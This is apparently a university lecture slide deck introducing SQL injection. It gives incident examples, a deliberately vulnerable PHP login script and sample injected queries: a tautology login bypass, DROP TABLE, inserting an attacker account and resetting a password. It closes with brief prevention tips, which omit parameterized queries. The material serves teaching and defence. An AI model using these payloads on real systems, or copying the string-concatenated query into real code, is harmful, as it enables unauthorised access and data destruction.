SQL Injection

Timmothy Boyd

CSE 7330

Introduction

- What is SQL Injection?
- Real World Examples
- Important SQL Syntax
- Example Website
- Prevention

What is SQL Injection?

- Code Injection Technique
- Exploits Security Vulnerability
- Targets User Input Handlers

Real World Examples

- On August 17, 2009, the United States Justice Department charged an American citizen Albert Gonzalez and two unnamed Russians with the theft of 130 million credit card numbers using an SQL injection attack.
- In 2008 a sweep of attacks began exploiting the SQL injection vulnerabilities of Microsoft's IIS web server and SQL database server. Over 500,000 sites were exploited.

Important Syntax

COMMENTS: --

Example: SELECT * FROM `table` --selects everything


LOGIC: ‘a’=‘a’

Example: SELECT * FROM `table` WHERE ‘a’=‘a’

MULTI STATEMENTS: S1; S2


Example: SELECT * FROM `table`; DROP TABLE `table`;

Example Website



```php
<?


function connect_to_db(){...}
function display_form(){...}
function grant_access(){...}
function deny_access(){...}


connect_to_db();

if (!isset($_POST['submit'])) {
    display_form();
}
else{
    // Get Form Data
    $user = stripslashes($_POST["username"]);
    $pass = stripslashes($_POST["password"]);

    // Run Query
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
    echo $query . "<br><br>";
    $SQL = mysql_query($query);

    // If user / pass combo found, grant access
    if(mysql_num_rows($SQL) > 0)
    grant_access();

    // Otherwise deny access
    else
    deny_access();
}

?>
```

Example Website




SELECT * FROM `login` WHERE `user`='timbo317' AND `pass`='cse7330'

Login Database Table

user	pass
timbo317	cse7330


What Could Go Wrong??

Example Hack



SELECT * FROM `login` WHERE `user`='' OR 'a'='a' AND `pass`='' OR 'a'='a'

It Gets Worse!



SELECT * FROM `login` WHERE `user`='; DROP TABLE `login`; --' AND `pass`=''

All Queries are Possible

SELECT * FROM `login` WHERE `user`=‘’; INSERT INTO `login` ('user','pass') VALUES ('haxor','whatever');--’ AND `pass`=‘’

SELECT * FROM `login` WHERE `user`=‘’; UPDATE `login` SET `pass`=‘pass123’ WHERE `user`=‘timbo317’;--’ AND `pass`=‘’

Live Demonstration

- http://www.timmothyboyd.com/cse7330

How Can You Prevent This??

Prevention

- Logic to allow only numbers / letters in username and password.
- How should you enforce the constraint?
  SERVER SIDE.
- ‘ESCAPE’ bad characters.
  ’ becomes \’
- READ ONLY database access.
- Remember this is NOT just for login areas!
  NOT just for websites!!

Works Cited

- (SQL Injection Walkthrough)(SQL Injection)(SQL Injection)
- Friedl, S. (2009, 10 26). *SQL Injection Attacks by Example*. Retrieved from Steve Friedl's Unixwiz.net Tech Tips: http://unixwiz.net/techtips/sql-injection.html
- *IBM Informix Guide to SQL: Syntax*. (n.d.). Retrieved 10 26, 2009, from IBM.COM: http://publib.boulder.ibm.com/infocenter/idshelp/v10/index.jsp?topic=/com.ibm.sqls.doc/sqls36.htm
- *SQL Injection*. (n.d.). Retrieved 10 26, 2009, from SQL Server 2008 Books Online: http://msdn.microsoft.com/en-us/library/ms161953.aspx
- *SQL Injection*. (n.d.). Retrieved 10 26, 2009, from php.net: http://php.net/manual/en/security.database.sql-injection.php
- *SQL Injection Walkthrough*. (n.d.). Retrieved 10 26, 2009, from Securiteam: http://www.securiteam.com/securityreviews/5DP0N1P76E.html